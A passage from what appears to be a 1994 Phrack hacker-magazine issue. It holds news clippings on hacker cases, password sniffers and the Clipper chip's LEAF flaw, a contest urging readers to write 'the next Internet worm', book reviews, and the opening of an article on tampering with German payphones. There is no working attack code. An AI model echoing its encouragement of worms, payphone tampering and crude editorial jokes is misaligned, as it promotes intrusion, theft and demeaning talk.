When he as finally arrested in 1991, Petersen played his last card. "I called up the FBI and said: 'Guess what? I am in jail,' " he said. He said he spent the next four months in prison, negotiating for his freedom with the promise that he would act as an informant in Los Angeles.

The FBI paid his rent and utilities and gave him $200 a week for spending money and medical insurance, Petersen said.

They also provided him with a computer and phone lines to gather information on hackers, he said.

Eventually, Petersen said, the FBI stopped supporting him so he turned to his nightclubs for income. But when that began to fail, he returned to hacking for profit.

"I was stuck out on a limb. I was almost out on the street. My club was costing me money because it was a new club," he said. "So I did what I had to do. I an not a greedy person."

[Broke, Busted, Distrusted. Turning in your friends leads to some seriously bad Karma, man. Negative energy like that returns ten-fold. You never know in what form either. You could end getting shot, thrown in jail, or worse, test HIV Positive. So many titty-dancers, so little time, eh dude? Good luck and God bless ya' Justin.]

Fugitive Hacker Baffles FBI With Technical Guile July 5, 1994

by John Markoff (New York Times)

[Mitnik, Mitnik, Mitnik, and more Mitnik. Poor bastard. No rest for the wicked, eh Kevin?]

Computer Outlaws Invade the Internet May 24, 1994

by Mike Toner (Atlanta Journal-Constitution)

A nationwide wave of computer break-ins has law enforcement authorities scrambling to track down a sophisticated ring of "hackers" who have used the international "information highway," the Internet, to steal more than 100,000 passwords -- the electronic keys to vast quantities of information stored on government, university and corporate computer systems.

Since the discovery of an isolated break-in last year at a single computer that provides a "gateway" to the Internet, operators of at least 30 major computer systems have found illicit password "sniffers" on their machines.

The Federal Bureau of Investigation has been investigating the so-called "sniffer" attacks since February, but security experts say the intrusions are continuing -- spurred, in part, by the publication last month of line-by-line instructions for the offending software in an on-line magazine for hackers.

Computer security experts say the recent rash of password piracy using the Internet is much more serious than earlier security violations, like the electronic "worm" unleashed in 1988 by Cornell University graduate student Robert Morris.

"This is a major concern for the whole country," she says. "I've had some sleepless nights just thinking about what could happen. It's scary. Once someone has your ID and your password, they can read everything you own, erase it or shut a system down. They can steal proprietary information and sell it, and you might not even know it's gone."

"Society has shifted in the last few years from just using computers in business to being absolutely dependent on them and the information they give us -- and the bad guys are beginning to appreciate the value of information," says Dain Gary, manager of the Computer Emergency Response Team (CERT), a crack team of software experts at Carnegie-Mellon University in Pittsburgh that is supported by the Defense Department's Advanced Research Projects Agency.

Gary says the current rash of Internet crime appears to be the work of a "loosely knit but fairly organized group" of computer hackers adept not only at breaking and entering, but at hiding their presence once they're in.

Most of the recent break-ins follow a similar pattern. The intruders gain access to a computer system by locating a weakness in its security system -- what software experts call an "unpatched vulnerability."

Once inside, the intruders install a network monitoring program, a "sniffer," that captures and stores the first 128 keystrokes of all newly opened accounts, which almost always includes a user's log-on and password.

"We really got concerned when we discovered that the code had been published in Phrack, an on-line magazine for hackers, on April 1," he says. "Putting something like that in Phrack is a little like publishing the instructions for converting semiautomatic weapons into automatics.

Even more disturbing to security experts is the absence of a foolproof defense. CERT has been working with computer system administrators around the country to shore up electronic security, but the team concedes that such "patches" are far from perfect.

[Look for plans on converting semiautomatic weapons into automatics in the next issue.]

Information Superhighwaymen - Hacker Menace Persists May 1994
~~~~~~

(Open Computing) (Page 25)

Once again the Internet has been labeled a security problem. And a new breed of hackers has attracted attention for breaking into systems. "This is a group of people copying what has been done for years," says Chris Goggans, aka Erik Bloodaxe. "There's one difference: They don't play nice."

Goggans was a member of the hacker gang called the Legion of Doom in the late '80s to early '90s. Goggans says the new hacking group, which goes by the name of "The Posse," has broken into numerous Business Week 1000 companies including Sun Microsystems Inc., Boeing, and Xerox. He says they've logged onto hundreds of universities and online services like The Well. And they're getting root access on all these systems.

For their part, The Posse--a loose band of hackers--isn't talking.

Security Experts: Computer Hackers a Growing Concern July 22, 1994
~~~~~~

New York Times News Wire (Virginian-Pilot and Ledger Star) (2A)

Armed with increasing sophisticated snooping tools, computer programmers operating both in the United States and abroad have gained unauthorized access to hundreds of sensitive but unclassified government and military computer networks called Internet, computer security experts said.

Classified government and military data, such as those that control nuclear weapons, intelligence and other critical functions, are not connected to the Internet and are believed to be safe from the types of attacks reported recently.

The apparent ease with which hackers are entering military and government systems suggests that similar if not greater intrusions are under way on corporate, academic and commercial networks connected to the Internet.

Several sources said it was likely that only a small percentage of intrusions, perhaps fewer than 5 percent, have been detected.

NSA Semi-confidential Rules Circulate
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

By Keay Davidson (San Francisco Examiner) (Page A1)

It arrived mysteriously at an Austin, Texas, post office box by "snail mail" - computerese for the Postal Service. But once the National Security Agency's employee handbook was translated into bits and bytes, it took only minutes to circulate across the country.

Thus did a computer hacker in Texas display his disdain for government secrecy last week - by feeding into public computer networks the semiconfidential document, which describes an agency that, during the darkest days of the Cold War, didn't officially "exist."

Now, anyone with a computer, telephone, modem and basic computer skills can read the 36-page manual, which is stamped "FOR OFFICIAL USE ONLY" and offers a glimpse of the shadowy world of U.S. intelligence - and the personal price its inhabitants pay.

"Your home, car pool, and public places are not authorized areas to conduct classified discussions - even if everyone involved in the discussion possesses a proper clearance and "need-to-know.' The possibility that a conversation could be overheard by unauthorized persons dictates the need to guard against classified discussions in non-secure areas."

The manual is "so anal retentive and paranoid. This gives you some insight into how they think," said Chris Goggans, the Austin hacker who unleashed it on the computer world. His on-line nom de plume is "Erik Bloodaxe" because "when I was about 11, I read a book on Vikings, and that name really struck me."

NSA spokeswoman Judi Emmel said Tuesday that "apparently this document is an (NSA) employee handbook, and it is not classified." Rather, it is an official NSA employee manual and falls into a twilight zone of secrecy. On one hand, it's "unclassified." On the other hand, it's "FOR OFFICIAL USE ONLY" and can be obtained only by filing a formal request under the U.S. Freedom of Information Act, Emmel said.

"While you may take this handbook home for further study, remember that it does contain "FOR OFFICIAL USE ONLY' information which should be protected," the manual warns. Unauthorized release of such information could result in "appropriate administrative action ... (and) corrective and/or disciplinary measures."

Goggans, 25, runs an on-line electronic "magazine" for computer hackers called Phrack, which caters to what he calls the "computer underground." He is also a computer engineer at an Austin firm, which he refuses to name.

The manual recently arrived at Goggans' post office box in a white
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

envelope with no return address, save a postmark from a Silicon Valley location, he says. Convinced it was authentic, he typed it into his computer, then copied it into the latest issue of Phrack.

Other hackers, like Grady Ward of Arcata, Humboldt County, and Jeff Leroy Davis of Laramie, Wyo., redistributed the electronic files to computer users' groups. These included one run by the Cambridge, Mass.-based Electronic Frontier Foundation, which fights to protect free speech on computer networks.

Ward said he helped redistribute the NSA manual "to embarrass the NSA" and prove that even the U.S. government's most covert agency can't keep documents secret.

The action also was aimed at undermining a federal push for data-encryption regulations that would let the government tap into computer networks, Ward said.

[Yeah...sure it was, Grady.]

Hackers Stored Pornography in Computers at Weapons Lab July 13, 1994
~~~~~~

by Adam S. Bauman (Virginian-Pilot and Ledger-Star) (Page A6)

One of the nation's three nuclear weapons labs has confirmed that computer hackers were using its computers to store and distribute hard-core pornography.

The offending computer, which was shut down after a Los Angeles Times reporter investigating Internet hacking alerted lab officials, contained more than 1,000 pornographic images. It was believed to be the largest cache of illegal hardcore pornography ever found on a computer network.

At Lawrence Livermore, officials said Monday that they believed at least one lab employee was involved in the pornography ring, along with an undetermined number of outside collaborators.

[Uh, let me see if I can give this one a go:

A horny lab technician at LLNL.GOV uudecoded gifs for days on end from a.b.p.e. After putting them up on an FSP site, a nosey schlock reporter blew the whistle, and wrote up a big "hacker-scare" article.

The top-notch CIAC team kicked the horn-dog out the door, and began frantically scouring the big Sun network at LLNL for other breaches, all the while scratching their heads at how to block UDP-based apps like FSP at their firewall. MPEGs at 11.

How does shit like this get printed????]

Clipper Flaw May Thwart Fed Effort June 6, 1994
by Aaron Zitner (Boston Globe)

Patents, Technical Snares May Trip Up the 'Clipper' June 6, 1994
by Sharon Fisher (Communications Week) (Page 1)

[Clipper, Flipper, Slipper. It's all a big mess, and has obsoleted itself. But, let's sum up the big news:

How the Clipper technology is SUPPOSED to work

1) Before an encoded message can be sent, a clipper computer chip assigns and tests a scrambled group of numbers called a LEAF, for Law Enforcement Access Field. The LEAF includes the chip's serial number, a "session key" number that locks the message and a "checksum" number that verifies the validity of the session key.
~~~~~~

2) With a warrant to wiretap, a law-enforcement agency like the FBI could record the message and identify the serial number of a Clipper chip. It would then retrieve from custodial agencies the two halves of that chip's decoding key.

3) Using both halves of the decoding key, the FBI would be able to unscramble the session key number, thus unlocking the messages or data that had been protected.

How the Clipper technology is FLAWED (YAY, Matt Blaze!)

1) Taking advantage of design imperfections, people trying to defeat the system could replace the LEAF until it erroneously passed the "checksum" verification, despite an invalid session-key number.

2) The FBI would still be able to retrieve a decoding key, but it would prove useless.

3) Because the decoding key would not be able to unscramble the invalid session key, the message would remain locked.]

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 3 of 28

```
  //   //  /\   //   ====
 //   //  //\\ //   ====
==== //  //  \\/   ====

 /\   //  // \\    //  /===   ====
//\\ //  //   //  //   \=\   ====
//  \\/    \\ //  //   ===/  ====
```

PART I

!! NEW PHRACK CONTEST !!

Phrack Magazine is sponsoring a programming contest open to anyone who wishes to enter.

Write the Next Internet Worm! Write the world's best X Windows wardialer! Code something that makes COPS & SATAN look like high school Introduction to Computing assignments. Make the OKI 1150 a scanning, tracking, vampire-phone. Write an NLM! Write a TSR! Write a stupid game! It doesn't matter what you write, or what computer it's for! It only matters that you enter!

Win from the following prizes:

- Computer Hardware & Peripherals
- System Software
- Complete Compiler packages
- CD-ROMS
- T-Shirts
- Magazine Subscriptions
- and MANY MORE!

STOP CRACKING PASSWORDS AND DO SOMETHING WITH YOUR LIFE!

Enter the PHRACK PROGRAMMING CONTEST!

The rules are very simple:

1) All programs must be original works. No submissions of previously copyrighted materials or works prepared by third parties will be judged.

2) All entries must be sent in as source code only. Any programming language is acceptable. Programs must compile and run without any modifications needed by the judges. If programs are specific to certain platforms, please designate that platform. If special hardware is needed, please specify what hardware is required. If include libraries are needed, they should be submitted in addition to the main program.

3) No virii accepted. An exception may be made for such programs that are developed for operating systems other than AMIGA/Dos, System 7, MS-DOS (or variants), or OS/2. Suitable exceptions could be, but are not limited to, UNIX (any variant), VMS or MVS.

4) Entries may be submitted via email or magnetic media. Email should be directed to phrack@well.com. Tapes, Diskettes or other storage media should be sent to

   Phrack Magazine
   603 W. 13th #1A-278
   Austin, TX 78701

5) Programs will be judged by a panel of judges based on programming skill displayed, originality, usability, user interface, documentation, and creativity.

6) Phrack Magazine will make no claims to the works submitted, and the rights to the software are understood to be retained by the program author. However, by entering, the Author thereby grants Phrack Magazine permission to reprint the program source code in future issues.

7) All Entries must be received by 12-31-94. Prizes to be awarded by 3-1-95.

----------INCLUDE THIS FORM WITH ENTRY----------

Author:

Email Address:

Mailing Address:

Program Name:

Description:

Hardware & Software Platform(s) Developed For:

Special Equipment Needed (modem, ethernet cards, sound cards, etc):

Other Comments:

COMPUTER COP PROPHILE
FOLLOW-UP REPORT

LT. WILLIAM BAKER
JEFFERSON COUNTY POLICE

by

The Grimmace

In PHRACK 43, I wrote an article on the life and times of a computer cop operating out of the Jefferson County Police Department in Louisville, Kentucky. In the article, I included a transcript of a taped interview with him that I did after socially engineering my way through the cop-bureaucracy in his department. At the time I thought it was a hell of an idea and a lot of PHRACK readers probably got a good insight into how the "other side" thinks.

However, I made the terminal mistake of underestimating the people I was dealing with by a LONG shot and felt that I should write a short follow-up on what has transpired since that article was published in PHRACK 43.

A lot of the stuff in the article about Lt. Baker was obtained by an attorney I know who has no reason to be friendly to the cops. He helped me get copies of court transcripts which included tons of information on Baker's training and areas of

expertise. Since the article, the attorney has refused to talk to me and, it appears, that he's been identified as the source of assistance in the article and all he will say to me is that "I don't want any more trouble from that guy...forget where you left my phone number." Interesting...no elaboration...hang up.

As I recall, the PHRACK 43 issue came out around November 17th. On November 20th, I received a telephone call where I was living at the home of a friend of mine from Lt. Baker who laughingly asked me if I needed any more information for any "future articles". I tried the "I don't know what you're talking about" scam at which time he read to me my full name, date of birth, social security number, employer, license number of my car, and the serial number from a bicycle I just purchased the day before. I figured that he'd run a credit history on me, but when I checked, there had been no inquiries on my accounts for a year. He told me the last 3 jobs I'd held and where I bought my groceries and recited a list of BBSs I was on (two of which under aliases other than The Grimmace).

This guy had a way about him that made a chill run up my spine and never once said the first threatening or abusive thing to me. I suppose I figured that the cops were all idiots and that I'd never hear anything more about the article and go on to write some more about other computer cops using the same method. I've now decided against it.

I got the message...and the message was "You aren't the only one who can hack out information." I'd always expected to get the typical "cop treatment" if I ever got caught doing anything, but I think this was worse. Hell, I never know where the guy's gonna show up next. I've received cryptic messages on the IRC from a variety of accounts and servers all over the country and on various "private" BBSs and got one on my birthday on my Internet account...it traced back to an anonymous server somewhere in the bowels of UCLA. I don't know anyone at UCLA and the internet account I have is an anonymous account actually owned by another friend of mine.

I think the point I'm trying to make is that all of us have to be aware of how the cops think in order to protect ourselves and the things we believe in. But...shaking the hornet's nest in order to see what comes out maybe isn't the coolest way to investigate.

Like I wrote in my previous article, we've all gotten a big laugh from keystone cops like Foley and Golden, but things may be changing. Local and federal agencies are beginning to cooperate on a regular basis and international agencies are also beginning to join the party.

The big push to eradicate child-pornography has led to a number of hackers being caught in the search for the "dirty old men" on the Internet. Baker was the Kentucky cop who was singularly responsible for the bust of the big kiddie-porn FSP site at the University of Birmingham in England back in April and got a lot of press coverage about it. But I had personally never considered that a cop could hack his way into a password-protected FSP site. And why would he care about something happening on the other side of the world? Hackers do it, but not cops...unless the cops are hackers. Hmmm...theories anyone?

I don't live in Louisville anymore...not because of Baker, but because of some other problems, but I still look over my shoulder. It would be easier if the guy was a prick, but I'm more paranoid of the friendly good-ole boy than the raving lunatic breaking in our front doors with a sledge hammer. I always thought we were safe because we knew so much more than the people chasing us. I'm not so certain of that anymore.

So that's it. I made the mistakes of 1) probably

embarrassing a guy who I thought would never be able to touch me and 2), drawing attention to myself. A hacker's primary protection lies in his anonymity...those who live the high profiles are the ones who take the falls and, although I haven't fallen yet, I keep having the feeling that I'm standing on the edge and that I know the guy sneaking up behind me.

From the shadows--
The Grimmace
[HsL - RAt - UQQ]

!! PHRACK READS !!

"Cyberia" by Douglas Rushkoff
Review by Erik Bloodaxe

Imagine a book about drugs written by someone who never inhaled.
Imagine a book about raves written by someone saw a flyer once.
Imagine a book about computers by someone who someone who thinks a macintosh is complex.

Imagine an author trying to make a quick buck by writing about something his publisher said was hot and would sell.

And there you have Cyberia, by Douglas Rushkoff.

I have got to hand it to this amazing huckster Rushkoff, though. By publishing Cyberia, and simultaneously putting out "The Gen X Reader," (which by the way is unequaled in its insipidness), he has covered all bases for the idiot masses to devour at the local bookseller.

Rushkoff has taken it upon himself to coin new terms such as "Cyberia," the electronic world we live in; "Cyberians," the people who live and play online; etc...

Like we needed more buzzwords to add to a world full of "Infobahns" "console cowboys," and "phrackers." Pardon me while I puke.

The "interviews" with various denizens of Rushkoff's "Cyberia" come off as fake as if I were to attempt to publish an interview with Mao Tse Tung in the next issue of Phrack.

We've got ravers talking on and on about "E" and having deep conversations about smart drugs and quantum physics. Let's see: in the dozens of raves I've been to in several states the deepest conversation that popped up was "uh, do you have any more of that acid?" and "this mix is cool." And these conversations were from the more eloquent of the nearly all under 21 crowd that the events attracted. Far from quantum physicians. And beyond that, its been "ecstasy" or "X" in every drug culture I've wandered through since I walked up the bar of Maggie Mae's on Austin, Texas' 6th Street in the early 80's with my fake id and bought a pouch of the magic elixir over the counter from the bartender (complete with printed instructions). NOT "E." But that's just nit-picking.

Now we have the psychedelic crowd. Listening to the "Interviews" of these jokers reminds me of a Cheech and Chong routine involving Sergeant Stedanko. "Some individuals who have smoked Mary Jane, or Reefer oftimes turn to harder drugs such as LSD." That's not a quote from the book, but it may as well be. People constantly talk about "LSD-this" and "LSD-that." Hell, if someone walked into a room and went on about how he enjoyed his last "LSD experience" the way these people do, you'd think they were really really stupid, or just a cop. "Why no, we've never had any of that acid stuff. Is it like LSD?" Please.

Then there are the DMT fruitcakes. Boys and girls, DMT isn't being sold on the street corner in Boise. In fact, I think it would be easier for most people to get a portable rocket launcher than DMT. Nevertheless, in every fucking piece of tripe published about the "new psychedlicia" DMT is

splattered all over it. Just because Terrance Fucking McKenna saw little pod people, does not mean it serves any high position in the online community.

And Hackers? Oh fuck me gently with a chainsaw, Douglas. From Craig Neidorf's hacker Epiphany while playing Adventure on his Atari VCS to Gail Thackeray's tearful midnight phonecall to Rushkoff when Phiber Optik was raided for the 3rd time. PLEASE! I'm sure Gail was up to her eyebrows in bourbon, wearing a party hat and prank calling hackers saying "You're next, my little pretty!" Not looking for 3rd-rate schlock journalists to whine to.

The Smart Drink Girl? The Mondo House? Gee...how Cyber. Thanks, but no thanks.

I honestly don't know if Rushkoff really experienced any of this nonsense, or if he actually stumbled on a few DMT crystals and smoked this reality. Let's just say, I think Mr. Rushkoff was absent the day his professor discussed "Creative License in Journalism" and just decided to wing it.

Actually, maybe San Francisco really is like this. But NOWHERE else on the planet can relate. And shit, if I wanted to read a GOOD San Francisco book, I'd reread Armistead Maupin's "Tales of the City." This book should have been called "Everything I Needed to Know About Cyber-Culture I Learned in Mondo-2000."

Seriously...anyone who reads this book and finds anything remotely close to the reality of the various scenes it weakly attempts to cover needs to email me immediately. I have wiped my ass with better pulp.

BOOK REVIEW: INFORMATION WARFARE
CHAOS ON THE ELECTRONIC SUPERHIGHWAY
By Winn Schwartau

INFORMATION WARFARE - CHAOS ON THE ELECTRONIC SUPERHIGHWAY
By Winn Schwartau. (C)opyright 1994 by the author
Thunder's Mouth Press, 632 Broadway / 7th floor / New York, NY 10012
ISBN 1-56025-080-1 - Price $22.95
Distributed by Publishers Group West, 4065 Hollis St. / Emeryville, CA 94608
(800) 788-3123

Review by Scott Davis (dfox@fennec.com)
(from tjoauc1-4 ftp: freeside.com /pub/tjoauc)

If you only buy one book this year, make sure it is INFORMATION WARFARE! In my 10+ years of existing in cyberspace and seeing people and organizations debate, argue and contemplate security issues, laws, personal privacy, and solutions to all of these issues...and more, never have I seen a more definitive publication. In INFORMATION WARFARE, Winn Schwartau simply draws the line on the debating. The information in this book is hard-core, factual documentation that leaves no doubt in this reader's mind that the world is in for a long, hard ride in regards to computer security. The United States is open to the world's electronic terrorists. When you finish reading this book, you will find out just how open we are.

Mr. Schwartau talks about industrial espionage, hacking, viruses, eavesdroping, code-breaking, personal privacy, HERF guns, EMP/T bombs, magnetic weaponry, and the newest phrase of our generation... "Binary Schizophrenia". He exposes these topics from all angles. If you spend any amount of time in Cyberspace, this book is for you.

How much do you depend on technology?

ATM machines, credit cards, toasters, VCR's, televisions, computers, telephones, modems...the list goes on. You use technology and computers and don't even know it! But the point is...just how safe are you from invasion? How safe is our country's secrets? The fact is - they are NOT

SAFE! How easy is it for someone you don't know to track your every move on a daily basis? VERY EASY! Are you a potential victim to fraud, breech of privacy, or general infractions against the way you carry on your daily activities? YES! ...and you'd never guess how vulnerable we all are!

This book will take you deep into places the government refuses to acknowledge. You should know about INFORMATION WARFARE. Order your copy today, or pick it up at your favorite book store. You will not regret it.

Firewalls and Internet Security: Repelling the Wily Hacker

William R. Cheswick <ches@research.att.com>
Steven M. Bellovin <smb@research.att.com>

Addison-Wesley, ISBN 0-201-63357-4
306 + XIV = 320 pages
(Printed on recycled paper)

A-Somewhat-Less-Enthusiastic-Review

Reviewed by Herd Beast

The back of this book claims that, "_Firewalls and Internet Security_ gives you invaluable advice and practical tools for protecting your organization's computers from the very real threat of hacker attacks." That is true. The authors also add something from their knowledge of these hacker attacks. The book can be roughly separated into two parts: Firewalls, and, you guessed it: Internet Security. That is how I see it. The book itself is divided into four parts (Getting Started, Building Your Own Firewall, A Look Back & Odds and Ends), three appendixes, a bibliography, a list of 42 bombs and an index.

The book starts with overall explanations and an overview of the TCP/IP protocol. More than an overview of the actual TCP/IP protocol, it is a review of services often used with that protocol, and the security risks they pose. In that chapter the authors define "bombs" -- as particularly serious security risks. Despite that fact, and the tempting bomb list in the end, this book is not a guide for someone with passing knowledge of Internet security who wants to learn more explicit details about holes. It is, in the authors' words, "not a book on how to administer a system in a secure fashion."

FIREWALLS (Including the TCP/IP overview: pages 19-131)

What is a firewall and how is it built?(*) If you don't know that, then definitely get this book. The Firewalls chapter is excellent even for someone with a passing knowledge of firewalls or general knowledge of what they set out to accomplish. You might still learn more.

In the Firewalls chapter, the authors explain the firewall philosophy and types of firewalls. Packet-filtering gateways rely on rule-based packet filtering to protect the gateway from various types of attacks. You can filter everything and achieve the same effect of disconnecting from the Internet, you can filter everything from misbehaving sites, you can allow only mail in, and so on. An application-level gateway relies on the applications set on the firewall. Rather then let a router filter traffic based on rules, one can strip a machine clean and only run desired services -- and even then, more secure versions of those services can be run. Circuit-level gateways relay data between the gateway and other networks. The relay programs copy data from inside the firewall to the outside, and log their activity. Most firewalls on the Internet are a combination of these gateways.

Next, the authors explain how to build an application-level gateway

based on the work they have done with the research.att.com gateways. As mentioned, this chapter is indeed very good. They go over setting up the firewall machines, router configuration for basic packet filtering (such as not allowing Internet packets that appear to come from inside your network). They show, using the software on the AT&T gateway as example, the general outline of proxies and give some useful advise. That chapter is very interesting; reading it with Bill Cheswick's (older) paper, "The Design of a Secure Internet Gateway" makes it even better. The examples given, like the NFS and X proxies run on the gateway, are also interesting by themselves.

INTERNET SECURITY (pages 133-237)

Internet security is a misleading name. This part might also be called "Everything else." Most of it is a review of hacker attacks logged by AT&T's gateway probes, and of their experience with a hacker. But there is also a chapter dedicated to computer crime and the law -- computer crime statutes, log files as evidence, the legalities of monitoring intruders and letting them keep their access after finding them, and the ethics of many actions performed on the Internet; plus an introduction to cryptography under Secure Communication over Insecure Networks. The later sections are good. The explanation of several encryption methods and short reviews of applications putting them to use (PEM, PGP and RIPEM) are clear (as clear as cryptography can get) and the computer crime sections are also good -- although I'm not a lawyer and therefore cannot really comment on it, and notes that look like "5 USC 552a(b)(c)(10)" cause me to shudder. It's interesting to note that some administrative functions as presented in this book, what the authors call counter-intelligence (reverse fingers and rusers) and booby traps and fake password file are open for ethical debate. Perhaps they are not illegal, but counter-intelligence can surely ring the warning bells on the site being counter-fingered if that site itself is security aware.

That said, let's move to hackers. I refer to these as "hacker studies", or whatever, for lack of a better name. This is Part III (A Look Back), which contains the methods of attacks (social engineering, stealing passwords, etc), the Berferd incident (more on that later), and an analysis (statistical and otherwise) of the Bell Labs gateway logs.

Back to where we started, there is nothing new or innovative about these chapters. The Berferd hacker case is not new, it is mostly just uninteresting. The chapter is mostly a copy (they do state this) of Bill Cheswick's paper titled "A Night with Berferd, in Which a Cracker is Lured, Endured and Studied." The chapter concerning probes and door-knob twisting on the Internet (Traps, Lures, and Honey Pots) is mostly a copy (they do not state this) of Steven Bellovin's paper titled, "There Be Dragons". What do we learn from the hacker-related chapters? Let's take Berferd: The Sendmail DEBUG hole expert. After mailing himself a password file and receiving it with a space after the username, he tries to add accounts in a similar fashion. Cheswick calls him "flexible". I might have chosen another F-word. Next are the hacker logs. People finger. People tftp /etc/passwd. People try to rlogin as bin. There are no advanced attacks in these sections. Compared with the scary picture painted in the Firewalls chapter -- that of the Bad Guy spoofing hostnames, flooding DNS caches, faking NFS packets and much more -- something must have gone wrong.(**)

Still, I cannot say that this information is totally useless. It is, as mentioned, old. It is available and was available since 1992 on ftp://research.att.com:{/dist/internet_security,/dist/smb}. (***)

The bottom line is that this book is, in my opinion, foremost and upmost a Firewaller's book. The hacker section could have been condensed into Appendix D, a copy of the CERT advisory about computer attacks ("Don't use guest/guest. Don't leave root unpassworded.") It really takes ignorance to believe that inexperienced hackers can learn "hacker techniques" and become mean Internet break-in machines just by reading _Firewalls and Internet Security_. Yes, even the chapter dedicated

to trying to attack your own machine to test your security (The Hacker's Workbench) is largely theoretical. That is to say, it doesn't go above comments like "attack NFS". The probes and source code supplied there are for programs like IP subnet scanners and so on, and not for "high-level" stuff like ICMP bombers or similar software; only the attacks are mentioned, not to implementation. This is, by the way, quite understandable and expected, but don't buy this book if you think it will make you into some TCP/IP attacker wiz.

In summary:

THE GOOD

The Firewalls part is excellent. The other parts not related to hacker-tracking are good as well. The added bonuses -- in the form of a useful index, a full bibliography (with pointers to FTP sites), a TCP port list with interesting comments and a great (running out of positive descriptions here) online resources list -- are also grand (whew).

THE BAD

The hacker studies sections, based on old (circa 1992) papers, are not interesting for anyone with any knowledge of hacking and/or security who had some sort of encounters with hackers. People without this knowledge might either get the idea that: (a) all hackers are stupid and (b) all hackers are Berferd-style system formatters. Based on the fact that the authors do not make a clear-cut statement about hiring or not hiring hackers, they just say that you should think if you trust them, and that they generally appear not to have a total draconian attitude towards hackers in general, I don't think this was intentional.

THE UGLY (For the nitpickers)

There are some nasty little bugs in the book. They're not errors in that sense of the word; they're just kind of annoying -- if you're sensitive about things like being called a hacker or a cracker, they'll annoy you. Try this: although they explain why they would use the term "hacker" when referring to hackers (and not "eggsucker", or "cracker"), they often use terms like "Those With Evil Intention". Or, comparing _2600 Magazine_ to the Computer underground Digest.

(*) From the Firewalls FAQ <fwalls-faq@tis.com>:
    ``A firewall is any one of several ways of protecting one network from another untrusted network. The actual mechanism whereby this is accomplished varies widely, but in principle, the firewall can be thought of as a pair of mechanisms: one which exists to block traffic, and the other which exists to permit traffic. Some firewalls place a greater emphasis on blocking traffic, while others emphasize permitting traffic.''

(**) This would be a great place to start a long and boring discussion about different types of hackers and how security (including firewalls) affect them. But... I don't think so.

(***) ftp://research.att.com:/dist/internet_security/firewall.book also contains, in text and PostScript, the list of parts, chapters and sections in the book, and the Preface section. For that reason, those sections weren't printed here.
All the papers mentioned in this review can be found on that FTP site.

Announcing Bellcore's Electronic Information Catalog for Industry Clients...

To access the online catalog:

```
    telnet info.bellcore.com
    login: cat10

    or dial 201-829-2005
       annex: telnet info
       login: cat10

[Order up some E911 Documents Online!]
```

```
TTTTT H   H EEEEE
  T   H   H E
  T   HHHHH EEEEE
  T   H   H E
  T   H   H EEEEE

             CCC  U   U RRRR  M   M U   U DDDD   GGG  EEEEE  OOO  N   N
            C   C U   U R   R MM MM U   U D   D G   G E     O   O NN  N
            C     U   U RRRR  M M M U   U D   D G     EEEEE O   O N N N
            C   C U   U R  R  M   M U   U D   D G  GG E     O   O N  NN
             CCC   UUU  R   R M   M  UUU  DDDD   GGG  EEEEE  OOO  N   N

       Bill Clinton promised good health care coverage for everyone.
          Bill Clinton promised jobs programs for the unemployed.
Bill Clinton promised that everyone who wanted could serve in the military.
           Bill Clinton promised a lot.  So does the Curmudgeon.
                 But unlike Bill Clinton, we'll deliver...

For only $10 a year (12 issues) you'll get alternative music reviews and
interviews, political reporting, anti-establishment features and
commentary, short fiction, movie reviews, book reviews, and humor.  Learn
the truth about the Gulf War, Clipper, and the Selective Service System.
Read everything you wanted to know about bands like the Offspring, R.E.M.,
the Cure, Porno for Pyros, Pearl Jam, Dead Can Dance, Rhino Humpers, and
Nine Inch Nails.  Become indoctrinated by commentary that just might change
the way you think about some things.  Subscribe to the Curmudgeon on paper for
$10 or electronically for free.  Electronic subscribers don't get
everything that paying subscribers do like photos, spoof ads, and some
articles.

Paper: send $10 check or money order to the Curmudgeon
     4505 University Way N.E.
     Box 555
     Seattle, Washington
       98105
   Electronic: send a request to rodneyl@u.washington.edu
```

```
 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
 % The Journal Of American Underground Computing - ISSN 1074-3111 %
 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

 Computing - Communications - Politics - Security - Technology - Humor
 -Underground - Editorials - Reviews - News - Other Really Cool Stuff-

 Published Quarterly/Semi-Quarterly By Fennec Information Systems
 This is one of the more popular new electronic publications. To
 get your free subscription, please see the addresses below.
 Don't miss out on this newsworthy publication. We are getting
 hundreds of new subscriptions a month. This quarterly was promoted
 in Phrack Magazine. If you don't subscribe, you're only cheating
 yourself. Have a great day...and a similar tomorrow

 * Coming soon * A Windows-based help file containing all of the issues
                 of the magazine as well as extensive bio's of all of the
                 editors.
```

Subscription Requests: sub@fennec.com
Comments to Editors : editors@fennec.com
Back issues via Ftp : etext.archive.umich.edu /pub/Zines/JAUC
fc.net /pub/tjoauc

Submissions : submit@fennec.com
Finger info : dfox@fc.net and kahuna@fc.net

Make the best out of your European pay telephone

by Onkel Dittmeyer, onkeld@ponton.hanse.de


Okay guys and girls, let's come to a topic old like the creation but yet never revealed. European, or, to be more exact, German pay phone technology. Huh-huh.

There are several models, round ones, rectangular ones, spiffy looking ones, dull looking ones, and they all have one thing in common: If they are something, they are not what the American reader might think of a public pay telephone, unlike it's U.S. brothers, the German payphones always operate off a regular customer-style telephone line, and therefore they're basically all COCOTS, which makes it a lot easier to screw around with them.

Let's get on with the models here. You are dealing with two classes; coin-op ones and card-op ones. All of them are made by Siemens and TELEKOM. The coin-op ones are currently in the process of becoming extinct while being replaced by the new card-op's, and rather dull. Lacking all comfort, they just have a regular 3x4 keypad, and they emit a cuckoo tone if you receive a call. The only way to tamper with these is pure physical violence, which is still easier than in the U.S.; these babies are no fortresses at all. Well, while the coin-op models just offer you the opportunity of ripping off their money by physically forcing them open, there is a lot more fun involved if you're dealing with the card babies. They are really spiffy looking, and I mean extraordinary spiffy. Still nothing compared to the AT&T VideoFoNeZ, but still really spiffy. The 2-line pixel-oriented LCD readout displays the pure K-Radness of it's inventors. Therefore it is equipped with a 4x4 keypad that has a lot of (undocumented) features like switching the mother into touch-tone mode, redial, display block etc. Plus, you can toggle the readout between German, English, and French. There are rumors that you can put it into Mandarin as well, but that has not been confirmed yet.

